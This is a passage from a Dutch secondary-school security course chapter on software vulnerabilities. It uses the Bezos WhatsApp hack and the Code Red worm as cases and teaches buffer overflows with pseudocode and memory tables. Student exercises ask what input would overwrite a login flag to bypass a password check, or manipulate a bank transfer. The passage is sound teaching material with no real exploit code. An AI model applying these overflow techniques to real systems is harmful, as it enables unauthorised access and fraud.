Keuzemodule Security

Inhoud

H1 KWETSBAARHEDEN

1.1 Inleiding: telefoon gehackt via WhatsApp

Eind januari 2020 kwam in het nieuws dat de telefoon van de directeur van Amazon (zeg maar de Amerikaans Bol.com) was gehackt. De aanval kwam vanuit Saoedie-Arabie, met hulp van de Saoedische kroonprins. De Saoedische prins had Jeff Bezos, de directeur, een videootje gestuurd via WhatsApp. Door een fout in WhatsApp konden de medewerkers van de prins alle berichten op zijn telefoon lezen. Jeff Bezos[1] hoefde het filmpje niet eens te openen, het ontvangen van het filmpje was voor de hackers genoeg om toegang te krijgen tot alle bestanden op zijn telefoon. Een paar maanden later kwamen foto's naar buiten waaruit bleek dat de getrouwde directeur een affaire had.

In de onderstaande berichten van RTL Nieuws wordt dit verhaal verder toegelicht.

https://www.rtlnieuws.nl/tech/artikel/4996716/whatsapp-veilig-hack-jeff-bezos-bin-salman

FIGUUR 1.1 JEFF BEZOS, DIRECTEUR VAN AMAZON

Kwetsbaarheden

In software zitten allerlei fouten die misbruikt kunnen worden om toegang te krijgen tot systemen of vertrouwelijke informatie. Dit zijn **kwetsbaarheden**. Er zijn vele soorten kwetsbaarheden waar hackers misbruik van kunnen maken. We lichten er drie uit in dit hoofdstuk:

- **Buffer overflows**
- **Cross-Site Request Forgery (CSRF)**
- **Cross-Site Scripting (XSS)**

Er zijn allerlei manieren om dit soort kwetsbaarheden te voorkomen en om je te beschermen tegen misbruik van dit soort kwetsbaarheden. De programmeurs van de software kunnen rekening houden met bekende soorten kwetsbaarheden en voorkomen dat deze kwetsbaarheden ontstaan in hun software. Softwareontwikkelaars brengen regelmatig **updates** uit waarin kwetsbaarheden worden weggenomen. Een belangrijke maatregel voor de gebruikers tegen een aanval via kwetsbaarheden is alle software actueel houden.

Leerdoelen

Dit zijn de leerdoelen voor dit hoofdstuk. Je kunt later aangeven in hoeverre je deze leerdoelen beheerst.

Leerdoel	**Ik kan dit nog niet**	**Ik kan dit een beetje**	**Ik kan dit**
Je kunt op basis van de beschrijving van een kwetsbaarheid aangeven wat voor soort kwetsbaarheid het is (buffer overflow, cross-site request forgery, cross-site scripting).			

[1] Foto door Seattle City Council from Seattle - https://www.flickr.com/photos/seattlecitycouncil/39074799225/, CC BY 2.0, https://commons.wikimedia.org/w/index.php?curid=68400532

Je kunt concreet aangeven hoe de volgende kwetsbaarheden misbruikt kunnen worden: buffer overflow, cross-site request forgery, cross-site scripting.			
Je kunt op basis van een eenvoudig programma dat kwetsbaar is voor een buffer overflow concreet een aanval beschrijven, inclusief de off-by-one buffer overflow.			
Je kunt passende maatregelen benoemen ter voorkoming van een buffer overflow, door zowel programmeurs als beheerders.			
Je kunt minstens twee maatregelen noemen tegen misbruik via kwetsbaarheden.			
Je bent in staat bent om bij een beschrijving van een aanval antwoord te geven op de volgende vragen: **Vragen over de aanval** 1. Van **wie** komt de aanval? **2.** **Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval? **3.** **Hoe** gaat de aanval precies in z'n werk? **Vragen over de verdediging** 1. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden). 2. **Hoe** werken die tegenmaatregelen? 3. **Wie** moet deze tegenmaatregelen nemen?			
Je kunt voor een specifieke invoer van een programma voorbeelden geven van invoer die typisch door een fuzzer worden gegenereerd.			
Je kunt enkele concrete voorbeelden noemen van cyberoorlog.			

Belangrijkste begrippen

Dit zijn belangrijkste begrippen uit dit hoofdstuk, het is belangrijk dat je deze begrippen goed kent.

Kwetsbaarheden (vulnerabilities)	Fouten in software die kunnen worden uitgebuit door hackers.
Exploits	Een programma dat gebruik maakt van de specifieke kwetsbaarheid om in te kunnen breken op een systeem.
Update	Een vernieuwde versie van een softwarepakket, waarin aanpassingen worden gedaan en waarin ook kwetsbaarheden worden opgelost. Men zegt ook wel: om het lek te dichten.
Buffer overflow	Een soort kwetsbaarheid waarbij een hacker gegevens invoert die langer zijn dan het syteem verwacht.
Off-by-one buffer overflow	Een buffer overflow door een fout in het programma waarbij een herhaling één keer te veel wordt doorlopen.
Cross-Site Request Forgery (CSRF)	Een soort kwetsbaarheid waarbij een hacker iemand onbedoeld een opdracht laat uitvoeren op een website.

Cross-Site Scripting (XSS)	Een soort kwetsbaarheid waarbij een hacker JavaScript-code invoert op een website dat vervolgens wordt uitgevoerd als andere bezoekers die website bekijken.
Zero-day	Een kwetsbaarheid die nog niet bekend is en waar dus nog geen update voor is ontwikkeld. Daardoor is een zero-day erg gewild bij hackers.
Bounty-programma	Een oproep van een bedrijf om kwetsbaarheden in hun software te melden tegen een beloning.
Segmentation fault	Een programma dat toegang probeert te krijgen tot een deel van het geheugen waar het geen recht toe heeft leidt tot een segmentation fault.
Fuzzing	Een manier om kwetsbaarheden te vinden, waarbij allerlei onverwachte invoer aan de software wordt gegeven.
Cyberoorlog	Landen proberen elkaar schade toe te doen of vertrouwelijke informatie in te winnen door gebruik te maken van de digitale infrastructuur.
Advance Persistent Threat (APT)	Een gerichte aanval op een persoon, organisatie of land, uitgevoerd door specialisten.

Voorkennis

Om de stof uit dit hoofdstuk goed te kunnen begrijpen is het goed dat je de volgende begrippen kent. Deze worden namelijk in de stof niet uitgelegd.


Programmeercode	In dit hoofdstuk tonen we soms kleine stukjes programmeercode, in de vorm van pseudocode. Daarbij worden de volgende onderdelen gebruikt: variabelen, rijen, herhaling, keuze.
HTML	We tonen kleine voorbeelden van HTML om te laten zien hoe cross-site request forgery en cross-site scripting werkt.
JavaScript	JavaScript is een programmeertaal die wordt ondersteund door alle bekende browsers. Het is belangrijk dat je begrijpt dat JavaScript-programma's worden uitgevoerd door de browser. Dus: op de computer van degene die een website bezoekt. Je hoeft geen JavaScript te kunnen schrijven en ook niet te kunnen begrijpen. In de kleine voorbeelden leggen we uit wat het programmaatje doet.
Webserver	Het is belangrijk om te weten dat een webserver de plek is waar websites worden opgeslagen. Daarnaast is de webserver de software die toegang tot de website biedt. Wil je weten wat een webserver doet? Lees dan: https://nl.wikipedia.org/wiki/Webserver De bekendste softwarepakketten voor webservers zijn: • IIS van MicroSoft • Apache • Nginx (Spreek uit als Engine X)

Communicatie tussen browser en server	Je moet weten dat een browser verzoeken stuurt naar een webserver om webpagina's op te vragen. Die verzoeken worden ook gebruikt als opdrachten aan de webserver. Bijvoorbeeld om aan te geven dat je een bepaalde foto leuk vindt.
Cookie	Een id dat de browser steeds stuurt naar de server, zodat de server kan achterhalen waar het verzoek vandaan komt.
Malware	Algemene term voor kwaadaardige software (zoals virussen en wormen).
(Computer)worm	Een worm is een vorm van malware (kwaadaardige software) dat zichzelf verspreidt zonder verder menselijk handelen. Zie ook: https://nl.wikipedia.org/wiki/Computerworm
Virus	Een virus is een vorm van malware (kwaardaardige software) dat verspreidt wordt door menselijk handelen (bijvoorbeeld het openen van een bestand waar het virus in is verpakt). Zie ook: https://nl.wikipedia.org/wiki/Computervirus
Bestandsformaten	Bestanden worden volgens een vaste structuur opgebouwd, dit is vastgelegd in het bestandsformaat. Bijvoorbeeld, voor afbeeldingen zijn er allerlei formaten beschikbaar zoals JPEG, PNG en GIF. Deze formaten schrijven voor hoe de gegevens over de afbeelding in het bestand moeten worden opgeslagen.

Opdracht 1. Kruiswoordraadsel over voorkennis

We gaan er voor dit hoofdstuk vanuit dat je bekend bent met bepaalde begrippen. In het volgende kruiswoordraadsel komen die begrippen terug.

1. Maak het kruiswoordraadsel.



Horizontaal **Verticaal**

1	8 keer een 0 of een 1
3	Wordt vaak gebruikt door website ter identificatie van de bezoeker
6	De opmaaktaal van het wereldwijde web.
8	Gebruik je bij het programmeren om waarde in te bewaren
11	Software om websites te bekijken
13	Het decimale getal 2748 is ABC in dit getallenstelsel
14	Bij programmeren, een geheel getal
15	Een type malware dat zichzelf verspreidt

1	Bij programmeren, waar of niet waar
2	Programmeertaal die wordt ondersteund door veel browsers
4	Een 0 of een 1
5	Software of hardware om website beschikbaar te stellen
7	Kwaadaardige software
9	Bij programmeren, een keuze (..-....)
10	Een programma, of script
12	Bij programmeren, een tekst

Opdracht 2. Introductievideo

Op https://code.org/educate/resources/videos staan allerlei video's over informatica.

2. Bekijk ter introductie op het onderwerp security de volgende video:

https://www.youtube.com/watch?v=AuYNXgO_f3Y&feature=emb_logo

Opdracht 3. JavaScript en cookies

In de voorbeelden in dit hoofdstuk wordt veel gesproken over JavaScript. Het is belangrijk dat je goed weet wat JavaScript is. Je hoeft er niet in te kunnen programmeren overigens.

3. Geef van de volgende stellingen aan: waar of niet waar?

	Waar	Niet waar
JavaScript is een programmeertaal		
JavaScript wordt uitgevoerd door de server		
JavaScript werkt *client side*		
Met JavaScript kun je cookies versturen		
JavaScript zit verwerkt in webpagina's		
Met behulp van JavaScript kunnen gegevens worden verstuurd naar de server zonder dat je het als gebruiker merkt		
Interactieve websites maken gebruik van JavaScript		
Een cookie wordt vaak gebruikt om een gebruiker te identificeren		
Een cookie wordt gemaakt door de browser		
De browser stuurt alle cookies naar de server		
Als je een cookie weet te stelen van iemand kun inbreken op iemand's account		

Om nog wat beter beeld te krijgen van wat je zoal met JavaScript kunt doen, bekijk de volgende voorbeelden:


https://www.w3schools.com/js/js_examples.asp

1.2 Code Red worm en de buffer overflow

Het is al weer lang geleden toen een gevaarlijke worm uitbrak op het internet. Deze worm maakte gebruik van een kwetsbaarheid in de webserversoftware van Microsoft, genaamd Internet Information Services (IIS). Iemand die de website van een geinfecteerde webserver opende kreeg het volgende te zien:

> HELLO! Welcome to http://www.worm.com! Hacked By Chinese!

De worm zorgde ervoor dat de geinfecteerde server trager werd. Daarnaast startte de Code Red worm een aanval op de servers van het Witte Huis in Washington. De worm heeft in minder dan 24 uur meer dan 300.000 servers besmet. In de volgende animatie[2] is dat mooi te zien zien.



FIGUUR 1.2 VERSPREIDING VAN DE CODE RED WORM

https://www.caida.org/research/security/code-red/newframes-small-log.gif

De worm maakte dus gebruik van een kwetsbaarheid in IIS. En specifieker: het ging om een **buffer overflow**.

Hoe werkt een buffer overflow?

Om te begrijpen hoe een buffer overflow werkt is het belangrijk te weten hoe het **werkgeheugen** van een computer is opgebouwd en hoe dat wordt gebruikt. Je zou kunnen zeggen dat het werkgeheugen van een computer bestaat uit een verzameling geheugencellen. Elke cel is een byte, oftewel 8 bits. Zo kan een programma allerlei informatie opslaan in het werkgeheugen. Als je gebruik maakt van een variabele in een programma wordt de waarde van die variabele opgeslagen in één of meerdere cellen van het werkgeheugen. Het werkgeheugen wordt ook wel **RAM (Random Access Memory)** genoemd.

De hoeveelheid werkgeheugen die wordt gebruikt voor een variabele hangt af van het type van de variabele. Hieronder zie je een voorbeeld. Het kan echter per programmeertaal en per type computer verschillen.

Type	Geheugengebruik
Integer	2 bytes
Boolean	1 byte

[2] Bron: https://www.caida.org/research/security/code-red/code-red-large.png

Char (=character, een teken)	1 byte
String	Het aantal tekens x 1 byte + 1 byte om het einde van de string aan te geven (namelijk NULL, of in binair: 0000 0000). Bijv: voor een string van 4 tekens zijn 5 bytes nodig.
Float	4 bytes

Een geheugencel bestaat uit 8 bits = 1 byte. Een byte (= 8 bits) wordt vaak weergegeven als een hexadecimaal getal bestaande uit twee cijfers. Het hangt van het type variabele af wat de betekenis is van die bits. Hieronder zie je een tabel met enkele voorbeelden. In de linker kolom zie je de binaire waarde in de geheugencel.

Binair	**Hexadecimale representatie**	**Betekenis als het een integer is**	**Betekenis als het een char is[3]**
0000 0000	00	0	NULL[4]
0010 0000	20	32	<spatie>
0100 0000	40	64	@
0101 1010	5A	90	Z
1011 1101	BD	189	½
1111 1111	FF	255	ÿ

Elke cel heeft een uniek adres: een uniek nummer om aan te geven welke geheugencel wordt bedoeld.

Opdracht 4. Vragen over variabelen in het werkgeheugen


4. Uitgaande van 2 bytes, wat is de maximale waarde die een variabele van het type integer kan hebben?
5. Wat is de hexadecimale weergave van die maximale waarde?
6. Een variabele van het type string heeft de waarde “Erik” (zonder de quotes). Wat staat er precies in de geheugencellen? Geef aan in hexadecimale getallen

Opdracht 5. Achterhaal de omvang van het werkgeheugen

Het doel van deze opdracht is om een beeld te krijgen hoeveel werkgeheugen jouw computer en/of mobiele telefoon heeft en hoeveel daarvan wordt gebruikt door de applicaties.


7. Probeer te achterhalen hoeveel werkgeheugen de applicaties die op jouw computer draaien innemen. Op Windows kan dat door de taskmanager te starten: klik tegelijk op <ctrl><alt><delete> en kies voor de taskmanager. Je krijgt dan zoiets als de afbeelding hieronder. Het kan overigens zijn dat je hier geen rechten voor hebt.
   Voor de Mac, zie bijvoorbeeld: https://smallbusiness.chron.com/can-tell-much-memory-used-mac-64111.html

[3] ASCII is slechts 7 bits en bevat 128 mogelijke tekens. Er zijn allerlei varianten van extended ASCII, de 8-bit variant die 256 mogelijke tekens bevat. Wij gebruiken deze: https://www.ascii-code.com/
[4] NULL is een speciaal teken dat niet zichtbaar wordt getoond op het scherm, het is ‘non-printable’. Het wordt bijvoorbeeld gebruikt om het einde van een string aan te geven.



FIGUUR 1.3 SCREENSHOT VAN DE WINDOWS TASKMANAGER. JE ZIET HOEVEEL WERKGEHEUGEN ELKE APPLICATIE IN BESLAG NEEMT

8. Probeer te achterhalen hoeveel werkgeheugen jouw computer of mobiele telefoon totaal heeft.
   Voor Android, zie: https://www.wikihow.com/Check-the-RAM-on-Android
   Voor iPhone heb je waarschijnlijk een app nodig om dat zichtbaar te maken.



FIGUUR 1.4 SCREENSHOT VAN OVERZICHT WERKGEHEUGEN (RAM) OP EEN ANDROID TELEFOON

Let op: op je mobiele telefoon kun je zien hoeveel geheugen een app inneemt. Vaak gaat het dan niet om het **werkgeheugen**, maar om **bestandsopslag**: het totaal aan ruimte dat de bestanden die bij de app horen inneemt. Zolang je een app niet start, neemt het in principe geen werkgeheugen in beslag, maar gebruikt het wel bestandsopslag. Pas als het programma wordt gestart, wordt een deel van het programma in het werkgeheugen geladen en wordt ruimte in het werkgeheugen beschikbaar gesteld om de waarden van variabelen te kunnen bewaren. Er is dus een verschil tussen werkgeheugen (ook wel RAM) enerzijds en bestandsopslag anderzijds.

Het werkgeheugen kan een programma bevatten (instructie die de computer uitvoert) en data (gegevens die door het programma worden gebruikt).

Opdracht 6. Vragen over werkgeheugen

9. Vul steeds in op de lege plekken in onderstaande zinnen: *het werkgeheugen* of *de bestandsopslag*.

Nadat je de computer of telefoon hebt uitgezet verdwijnt alle informatie uit _____. De informatie uit _____ blijft wel bewaard. De omvang van _____ is vaak (veel) groter, maar _____ werkt vaak sneller.

Eerste voorbeeld van buffer overflow

Nu je weet dat het werkgeheugen is opgebouwd uit cellen kun je leren hoe een buffer overflow werkt. Hieronder zie je een stukje werkgeheugen, gevuld met data. De data wordt hexadecimaal weergegeven.

..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
F3	6D	31	8A	A3	2F	12	73	93	08	55	7C	C4	C2	63
41	64	72	69	61	61	6E	00	07	C6	12	41	67	54	CB
AF	7F	9D	D3	73	60	D2	BA	8A	9C	26	00	82	B3	D3
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..

FIGUUR 1.5 DEEL VAN HET WERKGEHEUGEN

In de onderstaande afbeelding lichten we er een stukje werkgeheugen uit en laten zien wat de betekenis is van de gegevens in dit werkgeheugen. Je ziet dat twee variabelen (naamGebruiker en geboortejaar) in het werkgeheugen zijn opgeslagen. De variabele naamGebruiker is van het type String, dat eigenlijk een rij van losse tekens (char) is. Een string wordt afgesloten met NULL (hexadecimaal: 00).

Naam van de variabele	**naamGebruiker**								**geboortejaar**	
Type	String								Integer	
Waarde	'A'	'd'	'r'	'i'	'a'	'a'	'n'	NUL	1990	
Hexadecimale waarde die in het geheugen staat	41	64	72	69	61	61	6E	00	07	C6

FIGUUR 1.6 DEEL VAN HET WERKGEHEUGEN UITGELICHT

Dit zou het geheugen kunnen zijn na uitvoer van het volgende stukje programma.

```
PROGRAM voorbeeld:

STRING naamGebruiker [7]
INTEGER geboortejaar

naamGebruiker = “Adriaan”
geboortejaar = 1990

END PROGRAM
```

Let op: het kan zijn dat in de programmeertaal die jij gewend bent, je niet hoeft aan te geven hoe lang een string is, zoals in het voorbeeld hierboven (namelijk maximaal 7 tekens). De lengte wordt dan automatisch bijgesteld. Dat soort talen zijn over het algemeen minder gevoelig voor buffer overflows.

We passen vervolgens het programma een beetje aan. De gebruiker moet nu zelf een naam invullen.

```
PROGRAM voorbeeld:

STRING naamGebruiker [7]
INTEGER geboortejaar

READ (loginnaam, 'Naam?')

END PROGRAM
```

Nadat de variabelen zijn geinitialiseerd, maar voordat de gebruiker een naam heeft ingevuld, ziet het geheugen er als volgt uit, alles is gevuld met 00.

Naam van de variabele	naamGebruiker								geboortejaar	
Type	String								Integer	
Waarde	Lege tekst								0	
Hexadecimale waarde die in het geheugen staat	00	00	00	00	00	00	00	00	00	00

FIGUUR 1.7 WERKGEHEUGEN NA INITIALISATIE VAN DE VARIABELEN

Wat gebeurt er als je een naam invult die langer is dan 7 tekens? Bijvoorbeeld: 'Alexandra'. Dan ziet het geheugen er als volgt uit.

Naam van de variabele	naamGebruiker								geboortejaar	
Type	String								Integer	
Waarde	'A'	'l'	'e'	'x'	'a'	'n'	'd'	'r'	24832	
Hexadecimale waarde die in het geheugen staat	41	6C	65	78	61	6E	64	72	61	00

FIGUUR 1.8 DE NAAM ALEXANDRA IS OPGESLAGEN IN HET GEHEUGEN

Je ziet, hier gaat iets niet helemaal goed. Dit is een buffer overflow: de hoeveelheid geheugen die is gereserveerd voor een bepaalde waarde is te klein, waardoor het andere geheugen wordt 'overspoeld'. De variabele geboortejaar heeft ineens de waarde 24832 gekregen.

Opdracht 7. Vragen bij het eerste voorbeeld over de buffer overflow

De onderstaande vragen horen bij het voorbeeld hierboven over naamGebruiker en geboortejaar. Ze helpen je om goed te begrijpen hoe een buffer overflow werkt.

10. Wat moet je invullen bij naam om er voor te zorgen dat de waarde van het geboortejaar gelijk wordt aan 8448?
11. Wat moet je invullen bij naam om ervoor te zorgen dat de waarde van het geboortejaar gelijk wordt aan 22617?
12. Wat moet je invullen bij naam om ervoor te zorgen dat de waarde van het geboortejaar gelijk wordt aan 42?

Om dit soort buffer overflows te voorkomen is het belangrijk om invoer in het programma (bijvoorbeeld van de gebruiker) te controleren op lengte. Als de lengte groter is dan de hoeveelheid geheugen die is gereserveerd moet het programma daarop reageren om een buffer overflow te voorkomen. Bijvoorbeeld door terug te geven 'De naam is te lang, kies een kortere naam van maximaal 7 tekens'.

In de basis kan een buffer overflow ontstaan met een programmaatje als hieronder. Er wordt een variabele gemaakt met de naam invoerBuffer, die uit maximaal 10 tekens bestaat. Vervolgens kan de gebruiker van het programma iets invoeren, dit wordt opgeslagen in invoerBuffer. De vraag is: wat gebeurt er als de invoer (veel) langer is dan 10 tekens? Dat hangt ervan af welke programmeertaal je gebruikt en hoe je het programma precies maakt.

```
PROGRAM buffer overflow:

STRING invoerBuffer [10]

READ (invoerBuffer, 'Vul hier de gegevens in')

END PROGRAM
```

Tweede voorbeeld van buffer overflow

Bekijk het volgende stukje pseudocode en de indeling van het werkgeheugen met daarin de variabelen loginNaam, wachtwoord en ingelogd.

Naam van de variabele	loginNaam									wachtwoord									ingelogd
Type	String									String									Boolean
Waarde	Lege tekst									Lege tekst									0
Hexadecimale waarde die in het geheugen staat	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

FIGUUR 1.9 WERKGEHEUGEN MET 3 VARIABELEN

We gebruiken het volgende programma.

```
PROGRAM login:

STRING loginNaam [8]
STRING wachtwoord [8]
BOOLEAN ingelogd = 0; // 0 betekent false: niet ingelogd, 1 betekent true: wel ingelogd

READ (loginNaam, 'Wat is je loginnaam?')
READ (wachtwoord, 'Wat is je wachtwoord?')

IF (checkWachtwoord (loginNaam, wachtwoord) == TRUE) THEN
    ingelogd = 1
ENDIF

IF (ingelogd == 1) THEN
    // succesvol ingelogd, naar het startscherm
ELSE
    // foutief login en/of wachtwoord, terug naar het inlogscherm
ENDIF

END PROGRAM
```

Opdracht 8. Vraag bij het tweede voorbeeld

Na het starten van het programma wordt gevraag om de login en het wachtwoord van de gebruiker. Je weet een loginnaam: merijn. Maar je weet het bijbehorende wachtwoord niet. Neem aan dat dit programma gevoelig is voor een buffer overflow. Neem ook aan dat iedere waarde ongelijk aan 0 voor een boolean wordt geinterpreteerd als *true.*

13. Wat zou je kunnen invullen bij het wachtwoord om te zorgen dat je toch kunt inloggen?

Derde voorbeeld van buffer overflow

Je hebt vast wel eens geprogrammeerd met een rij of array. Hieronder zie je een eenvoudig programmaatje dat de gebruiker vraagt om 10 getallen in te voeren.

```
PROGRAM buffer overflow:

INT getallen [10]

index = 0
WHILE (index <= 10)
   READ (getal, 'Welk getal?')
   getallen [index] = getal
ENDWHILE

END PROGRAM
```

Opdracht 9. Vraag bij het derde voorbeeld

14. Kun je zien wat er misgaat bij het voorbeeld?

De buffer overflow die hoort bij het bovenstaande voorbeeld word took wel een **off-by-one buffer overflow** genoemd. Bij veel programmeertalen worden dit soort index-fouten tijdens het compileren al opgemerkt. Maar in sommige talen gebeurt dat niet en is het dus mogelijk om per ongeluk een kwetsbaarheid in het programma te creëren.


Opdracht 10. Banksaldo

Een hacker maakt misbruik van een slecht ontwikkelde bankapplicatie, waarbij geen controles zijn ingebouwd op de invoer. De hacker kan geld overmaken naar anderen en moet daarbij natuurlijk het bedrag invullen.

15. Wat zou de hacker kunnen doen om toch geld van een andere bankrekening naar haar eigen bankrekening te laten overmaken?

Opdracht 11. Uitleg Hacksplaining over buffer overflow

Een buffer overflow kan ook worden gebruikt om een programmaatje op een computer te installeren en daarmee in te breken op deze computer.



Op de site van Hacksplaining wordt van verschillende kwetsbaarheden uitgelegd hoe die precies werken.

16. Bekijk de uitleg over buffer overflows op Hacksplaining. Hierin wordt uitgelegd hoe een hacker via een buffer overflow ook malware kan installeren.

https://www.hacksplaining.com/exercises/buffer-overflows

Voorkomen van een buffer overflow

Sommige programmeertalen zijn minder gevoelig voor buffer overflows, zoals bijvoorbeeld Python en Java. Bij andere talen is het belangrijk op te letten de juiste functies te gebruiken. Bijvoorbeeld bij PHP of C. Bij die laatste geeft de compiler aan dat je bepaalde functies beter niet kunt gebruiken omdat die gevoelig zijn voor buffer overflows. Daarnaast is het altijd belangrijk om je programma goed te testen en goed te kijken naar hoe het reageert op externe invoer.

Hoe ontdekt een hacker een buffer overflow?

In het deel over fuzzing gaan we in op deze vraag.

Code Red worm: aanval en verdediging

Bij elke aanval kun je enkele standaard vragen stellen. We maken onderscheid tussen vragen over de aanval of dreiging enerzijds en de verdediging anderzijds.

Vragen over de aanval

1. Van **wie** komt de aanval?
2. **Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval?
3. **Hoe** gaat de aanval precies in z'n werk?

Vragen over de verdediging

